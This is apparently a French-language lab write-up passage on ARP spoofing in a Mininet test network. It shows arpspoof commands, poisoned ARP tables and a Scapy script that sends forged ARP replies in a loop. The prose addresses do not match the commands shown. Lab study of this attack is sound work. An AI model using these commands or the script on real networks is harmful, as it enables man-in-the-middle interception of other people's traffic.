Dans le premier on tape la commande « sudo arpspoof -t 192.168.1.20 192.168.1.10

(PC3 ment à PC1 en disant "Je suis PC2".)

```
root@debian12:/home/debian# sudo arpspoof -t 10.0.0.1 10.0.0.2
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:1 0806 42: arp reply 10.0.0.2 is-at 0:0:0:0:0:3
```

Là dans le deuxième terminal on tape la commande « sudo arpspoof -t 192.168.1.20 192.168.1.10 »

(PC3 ment à PC2 en disant "Je suis PC1".)

```
root@debian12:/home/debian# sudo arpspoof -t  10.0.0.2 10.0.0.1
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.0.0.1 is-at 0:0:0:0:0:3
```

La commande arp -n : sert à **Afficher la table ARP** de mon ordinateur **sans résoudre les adresses IP en noms de domaine.**

"Node: h1"

```
root@debian12:/home/debian# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: h1-eth0@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state U
P group default qlen 1000
    link/ether 00:00:00:00:00:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.0.0.1/8 brd 10.255.255.255 scope global h1-eth0
       valid_lft forever preferred_lft forever
root@debian12:/home/debian# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.3                 ether   00:00:00:00:00:03   C                     h1-et
h0
```

```
root@debian12:/home/debian# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.0.3                 ether   00:00:00:00:00:03   C                     h1-et
h0
10.0.0.2                 ether   00:00:00:00:00:03   C                     h1-et
h0
```

C'est la preuve que l'attaque fonctionne !

5) Pour créer les packets nous même on utilise scapy

```
mininet> h3 python3
Python 3.11.2 (main, Nov 30 2024, 21:22:50) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *

def arp_spoof():
    # Adresse IP et MAC de la cible (h1)
    target_ip = "10.0.0.1"
    target_mac = getmacbyip(target_ip)  # Récupère automatiquement la MAC

    # Adresse IP du routeur (h2)
    gateway_ip = "10.0.0.2"
    gateway_mac = getmacbyip(gateway_ip)

    # Envoi continu de fausses réponses ARP
    send(
        ARP(op=2, pdst=target_ip, psrc=gateway_ip, hwdst=target_mac),
        inter=0.1,
        loop=1
    )

arp_spoof()
```

```
arp_spoof()
>>> >>> ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... >>> .........
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
```